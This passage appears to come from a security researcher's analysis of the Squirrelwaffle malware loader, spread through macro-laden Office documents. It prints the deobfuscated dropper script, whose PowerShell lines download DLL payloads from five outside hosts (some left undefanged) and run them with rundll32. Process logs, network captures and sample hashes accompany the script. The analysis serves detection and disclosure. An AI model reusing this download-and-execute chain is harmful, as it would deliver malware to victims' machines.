25 Set Ran = CreateObject("wscript.shell")
26 Ran.Run HH6+LL1,Chr(48)
27 Ran.Run HH6+LL2,Chr(48)
28 Ran.Run HH6+LL3,Chr(48)
29 Ran.Run HH6+LL4,Chr(48)
30 Ran.Run HH6+LL5,Chr(48)
31 WScript.Sleep(15000)
32 OK1 = "cmd /c rundll32.exe C:\ProgramData\www1.dll,ldr"
33 Ran.Run OK1, Chr(48)
34 OK2 = "cmd /c rundll32.exe C:\ProgramData\www2.dll,ldr"
35 Ran.Run OK2, Chr(48)
36 OK3 = "cmd /c rundll32.exe C:\ProgramData\www3.dll,ldr"
37 Ran.Run OK3, Chr(48)
38 OK4 = "cmd /c rundll32.exe C:\ProgramData\www4.dll,ldr"
39 Ran.Run OK4, Chr(48)
40 OK5 = "cmd /c rundll32.exe C:\ProgramData\www5.dll,ldr"
41 Ran.Run OK5, Chr(48)

```

The VBS file is written to the disk via the MalDoc file:

Event	Process	Stack
Date:	9/18/2021 2:06:53.0602896 PM	
Thread:	3292	
Class:	File System	
Operation:	WriteFile	
Result:	SUCCESS	
Path:	C:\ProgramData\pin.vbs	
Duration:	0.0000782	
Offset:	0	
Length:	512	
Priority:	Normal	



The next step that in the attack happens when macros are enabled. This executes a cmd command that spawns a cscript.exe process.

Execution command: `cmd /k cscript .exe C:\ProgramData\pin.vbs`


```

Date:          9/18/2021 2:06:53.0675673 PM
Thread:       3292
Class:        Process
Operation:    Process Create
Result:       SUCCESS
Path:         C:\Windows\SysWOW64\cmd.exe
Duration:     0.0000000
  
```

```

PID:          1196
Command line: cmd /k cscript.exe C:\ProgramData\pin.vbs
  
```

The cscript process executes the pin.vbs file:



We have analyzed the VBS code and de-obfuscated it:

```

1 Dim WAITPLE, WS
2 WAITPLE = DateAdd(Chr(115), 4, Now())
3 Do Until Now() > WAITPLE
4 Loop
5
6 LL1 = "$Nano='JOEX'.replace('JOO','I');
7 sal OY IEX
8 $FOOX = "(New-Object Net.WebClient).DownloadFile('https://privacareers.com/u9hDON9Yy7g/pt.html','C:\ProgramData\www1.dll');
9 IEX $FOOX|IEX;"
10
11 LL2 = "$Nanz='JOEX'.replace('JOO','I');
12 sal OY $Nanz; #IEX
13 $FOOX = "(New-Object Net.WebClient).DownloadFile('https://perfectdemos.com/GvlinAuMK2/pt.html','C:\ProgramData\www2.dll');
14 IEX $FOOX|IEX;"
15
16 LL3 = "$Nanox='JOEX'.replace('JOO','I');
17 sal OY $Nanox; #IEX
18 $FOOX = "(New-Object Net.WebClient).DownloadFile('https://bussiness-z.ml/ze8pCNTIkzIS/pt.html','C:\ProgramData\www3.dll');"
19 IEX $FOOX|IEX;"
20
21 LL4 = "$Nanoc='JOEX'.replace('JOO','I');
22 sal OY $Nanoc; #IEX
23 $FOOX = "(New-Object Net.WebClient).DownloadFile('https://cablingpoint.com/BYH5NDoE3kQR/pt.html','C:\ProgramData\www4.dll');"
24 IEX $FOOX|IEX;"
25
26 LL5 = "$Nanoc='JOEX'.replace('JOO','I');
27 sal OY $Nanoc; #IEX
28 $FOOX = "(New-Object Net.WebClient).DownloadFile('https://bonus.corporatebusinessmachines.co.in/1Y0qVNce/pt.html','C:\ProgramData\www5.dll');"
29 IEX $FOOX|IEX;"
30
31
  
```

```

32 HH0= powershell
33 Set Ran = CreateObject("wscript.shell")
34 Ran.Run HH0+LL1,Chr(48)
35 Ran.Run HH0+LL2,Chr(48)
36 Ran.Run HH0+LL3,Chr(48)
37 Ran.Run HH0+LL4,Chr(48)
38 Ran.Run HH0+LL5,Chr(48)
39 WScript.Sleep(15000)
40 OK1 = "cmd /c rundll32.exe C:\ProgramData\www1.dll,ldr"
41 Ran.Run OK1, Chr(48)
42 OK2 = "cmd /c rundll32.exe C:\ProgramData\www2.dll,ldr"
43 Ran.Run OK2, Chr(48)
44 OK3 = "cmd /c rundll32.exe C:\ProgramData\www3.dll,ldr"
45 Ran.Run OK3, Chr(48)
46 OK4 = "cmd /c rundll32.exe C:\ProgramData\www4.dll,ldr"
47 Ran.Run OK4, Chr(48)
48 OK5 = "cmd /c rundll32.exe C:\ProgramData\www5.dll,ldr"
49 Ran.Run OK5, Chr(48)
50
51

```

LL1\2\3\4\5 (line 6-9, 11-14, 16-19, 21-24 and 26-29) stored PowerShell commands (de-obfuscated):

```

IEX "(New-Object Net.WebClient).DownloadFile('hxxps://priyacareers[.]com/u9hDQN9Yy7g/pt.html','C:\ProgramData\www1.dll')|
IEX
IEX (New-Object
Net.WebClient).DownloadFile('hxxps://perfectdemos[.]com/Gv1iNAuMKZ/pt.html','C:\ProgramData\www2.dll')|IEX
IEX (New-Object Net.WebClient).DownloadFile('hxxps://bussinessz[.]jml/ze8pCNTlkrIS/pt.html','C:\ProgramData\www3.dll')|IEX
IEX (New-Object Net.WebClient).DownloadFile('hxxps://cablingpoint[.]com/ByH5NDoE3kQA/pt.html','C:\ProgramData\www4.dll')
IEX (New-Object
Net.WebClient).DownloadFile('https://bonus.corporatebusinessmachines.co.in/1Y0qVNce/pt.html','C:\ProgramData\www5.dll')|IEX

```

Lines 34-38 execute a PowerShell instance with each command above (five PS instances in total).

Each PowerShell command uses WebClient Class and DownloadFile method which allows the PowerShell command to download a DLL file and drop the file to the C:\ProgramData directory.

One of the PowerShell instances command-line:


```

"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" $Nano='JOOEX'.replace('JOO','I');sal OY
$Nano;$aa=(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile';
$bb='("hxxps://priyacareers[.]com/u9hDQN9Yy7g/pt.html","C:\ProgramData\www1.dll");$FOOX =
($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join "); OY $FOOX|OY;

```

Description:	Windows PowerShell		
Company:	Microsoft Corporation		
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe		
Command:	,"C:\ProgramData\www1.dll");\$FOOX =(\$aa,\$qq,\$ww,\$ee,\$rr,\$bb,\$cc -Join "); OY \$FOOX OY;		
User:	DESKTOP-G87LJ2V\MalwareLab		
PID:	3504	Started:	9/18/2021 2:06:58 PM
		Exited:	9/18/2021 2:07:06 PM

By sniffing the network packets of the PowerShell instances, we have found five IP addresses related to the five URLs observed in the VBS script:



108.[.]167[.]172[.]125
 192.[.]185[.]52[.]124

204.[.]111[.]58[.]87

162.[.]241[.]85[.]65

Time	Destination	Protocol	Host	Info
2021-09-19 01:40:49.912273000	108.167.172.125	TCP		9502 → 443 [ACK] Seq=179 Ack=2921 Win=262656 Len=0
2021-09-19 01:40:49.912938700	108.167.172.125	TCP		9502 → 443 [ACK] Seq=179 Ack=4466 Win=262656 Len=0
2021-09-19 01:40:49.917783800	108.167.172.125	TLSv1.2		Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
2021-09-19 01:40:50.133175400	108.167.172.125	TLSv1.2		Application Data
2021-09-19 01:40:51.841035200	108.167.172.125	TCP		9502 → 443 [RST, ACK] Seq=387 Ack=4981 Win=0 Len=0
2021-09-19 01:40:49.780107600	162.222.226.77	TCP		9504 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
2021-09-19 01:40:49.980851000	162.222.226.77	TCP		9504 → 443 [ACK] Seq=1 Ack=1 Win=262656 Len=0
2021-09-19 01:40:49.987236300	162.222.226.77	TLSv1.2		Client Hello
2021-09-19 01:40:50.195185200	162.222.226.77	TCP		9504 → 443 [ACK] Seq=179 Ack=2921 Win=262656 Len=0
2021-09-19 01:40:50.195353400	162.222.226.77	TCP		9504 → 443 [ACK] Seq=179 Ack=4436 Win=262656 Len=0
2021-09-19 01:40:50.199011700	162.222.226.77	TLSv1.2		Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
2021-09-19 01:40:50.434801300	162.222.226.77	TLSv1.2		Application Data
2021-09-19 01:40:52.063872400	162.222.226.77	TCP		9504 → 443 [RST, ACK] Seq=385 Ack=4951 Win=0 Len=0
2021-09-19 01:40:49.733904700	192.185.52.124	TCP		9503 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
2021-09-19 01:40:49.923072800	192.185.52.124	TCP		9503 → 443 [ACK] Seq=1 Ack=1 Win=262656 Len=0
2021-09-19 01:40:49.930498200	192.185.52.124	TLSv1.2		Client Hello

In line 39, threat actors use a Sleep function. The function performs a sleep action for 15 seconds to wait with the next step of the execution to allow a full download of all the DLL payloads:

```
WScript.Sleep(15000)
```

After the Sleep action, the VBS script executes cmd.exe processes that swap a rundll32.exe which runs the following command:


```
cmd /c rundll32.exe C:\ProgramData\www1.dll,ldr
cmd /c rundll32.exe C:\ProgramData\www2.dll,ldr

cmd /c rundll32.exe C:\ProgramData\www3.dll,ldr

cmd /c rundll32.exe C:\ProgramData\www4.dll,ldr

cmd /c rundll32.exe C:\ProgramData\www5.dll,ldr
```


The CMD command executes five times a rundll32 process to load the downloaded DLLs with the ldr function, the Squirrelwaffle DLL payloads named LdrLoader due to the export function.



The cscript script (pin.vbs) executes CMD and PowerShell processes:

Time	Process	Operation	Path	Result	Details
2:06:5...	cscript.exe	Load Image	C:\Windows\System32\OneCoreUAPCommonProxyStub.dll	SUCCESS	Image Base: 0x6b460000, Image Size: 0x3a0000
2:06:5...	cscript.exe	Process Create	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	SUCCESS	PID: 3504, Command line: "C:\Windows\System32\Window...
2:06:5...	cscript.exe	Thread Exit		SUCCESS	Thread ID: 4420, User Time: 0.0156250, Kernel Time: 0.156...
2:06:5...	cscript.exe	Process Create	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	SUCCESS	PID: 5460, Command line: "C:\Windows\System32\Window...
2:06:5...	cscript.exe	Thread Exit		SUCCESS	Thread ID: 2588, User Time: 0.0000000, Kernel Time: 0.015...
2:06:5...	cscript.exe	Process Create	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	SUCCESS	PID: 6724, Command line: "C:\Windows\System32\Window...
2:06:5...	cscript.exe	Thread Exit		SUCCESS	Thread ID: 6288
2:06:5...	cscript.exe	Process Create	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	SUCCESS	PID: 7072, User Time: 0.0156250, Kernel Time: 0.046...
2:06:5...	cscript.exe	Thread Exit		SUCCESS	Thread ID: 7056, Command line: "C:\Windows\System32\Window...
2:06:5...	cscript.exe	Process Create	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	SUCCESS	PID: 6288, User Time: 0.0000000, Kernel Time: 0.046...
2:06:5...	cscript.exe	Thread Exit		SUCCESS	Thread ID: 1632
2:06:5...	cscript.exe	Process Create	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	SUCCESS	PID: 5640, Command line: "C:\Windows\System32\Window...
2:06:5...	cscript.exe	Thread Exit		SUCCESS	Thread ID: 1632, User Time: 0.0000000, Kernel Time: 0.046...
2:07:1...	cscript.exe	Process Create	C:\Windows\System32\cmd.exe	SUCCESS	PID: 4724, Command line: "C:\Windows\System32\cmd.exe...
2:07:1...	cscript.exe	Thread Exit		SUCCESS	Thread ID: 6552
2:07:1...	cscript.exe	Process Create	C:\Windows\System32\cmd.exe	SUCCESS	PID: 3468, Command line: "C:\Windows\System32\cmd.exe...
2:07:1...	cscript.exe	Thread Exit		SUCCESS	Thread ID: 8552, User Time: 0.0156250, Kernel Time: 0.000...
2:07:1...	cscript.exe	Process Create	C:\Windows\System32\cmd.exe	SUCCESS	PID: 4688, Command line: "C:\Windows\System32\cmd.exe...
2:07:1...	cscript.exe	Thread Exit		SUCCESS	Thread ID: 5888, User Time: 0.0156250, Kernel Time: 0.015...
2:07:1...	cscript.exe	Process Create	C:\Windows\System32\cmd.exe	SUCCESS	PID: 4120
2:07:1...	cscript.exe	Thread Exit		SUCCESS	Thread ID: 4120
2:07:1...	cscript.exe	Process Create	C:\Windows\System32\cmd.exe	SUCCESS	PID: 384, Command line: "C:\Windows\System32\cmd.exe..."
2:07:1...	cscript.exe	Thread Exit		SUCCESS	Thread ID: 4564
2:07:1...	cscript.exe	Process Create	C:\Windows\System32\cmd.exe	SUCCESS	PID: 4120, User Time: 0.0000000, Kernel Time: 0.000...
2:07:1...	cscript.exe	Thread Exit		SUCCESS	Thread ID: 1752, Command line: "C:\Windows\System32\cmd.exe..."
2:07:1...	cscript.exe	Process Create	C:\Windows\System32\cmd.exe	SUCCESS	PID: 4564, User Time: 0.0000000, Kernel Time: 0.015...
2:07:1...	cscript.exe	Thread Exit		SUCCESS	Thread ID: 5280
2:07:1...	cscript.exe	Process Create	C:\Windows\System32\cmd.exe	SUCCESS	PID: 4272, Command line: "C:\Windows\System32\cmd.exe..."

Full process tree execution flow:



The downloaded DLL modules (LdrLoader) are all the same file. Threat actors have five URLs, and each stores the DLL module. We believe that this is a backup method in this case if one of the URLs is not responding.

Update 20/09/2021:


We have detected a new Squirrelwaffle sample which this time have been Excel malicious documents.

The Excel documents also have the unique pattern name diagram_[RandomChar0-9].xls

Communicating Files			
Scanned	Detections	Type	Name
2021-09-20	7 / 59	MS Excel Spreadsheet	3f453d0703fa81709d25c6ade25215066f38abceec9699b7b49fb9b4171bbb50.xls
2021-09-20	7 / 59	MS Excel Spreadsheet	182a11ae9b66c9abcd9fd9dbd7a0176a5895f354443e31ab3258182ca62d3a47.xls
2021-09-20	6 / 58	MS Excel Spreadsheet	diagram_1196516445.xls


Files Referring			
Scanned	Detections	Type	Name
2021-09-20	6 / 59	MS Excel Spreadsheet	payload_1.bin
2021-09-20	7 / 59	MS Excel Spreadsheet	3f453d0703fa81709d25c6ade25215066f38abceec9699b7b49fb9b4171bbb50.xls
2021-09-20	7 / 59	MS Excel Spreadsheet	182a11ae9b66c9abcd9fd9dbd7a0176a5895f354443e31ab3258182ca62d3a47.xls
2021-09-20	6 / 59	MS Excel Spreadsheet	payload_1.bin
2021-09-20	6 / 59	MS Excel Spreadsheet	f7d0d3fb27615fa165047c47d0a28b7619d7179c51a45d0687b30cc42a61df0a
2021-09-20	6 / 59	MS Excel Spreadsheet	diagram_1655067648_.xls
2021-09-20	6 / 58	MS Excel Spreadsheet	diagram_1196516445.xls
2021-09-20	6 / 58	MS Excel Spreadsheet	diagram_1169032331.xls
2021-09-20	6 / 58	MS Excel Spreadsheet	diagram_501752187.xls
2021-09-20	6 / 59	MS Excel Spreadsheet	diagram_620045584.xls

The new Excel documents use a new fake template to lure the victim to click on the “Enable Content” security button:




The threat actors use several defensive evasion techniques to bypass security application, AVs, and EDRs. These techniques make researchers and security analysts' life harder.

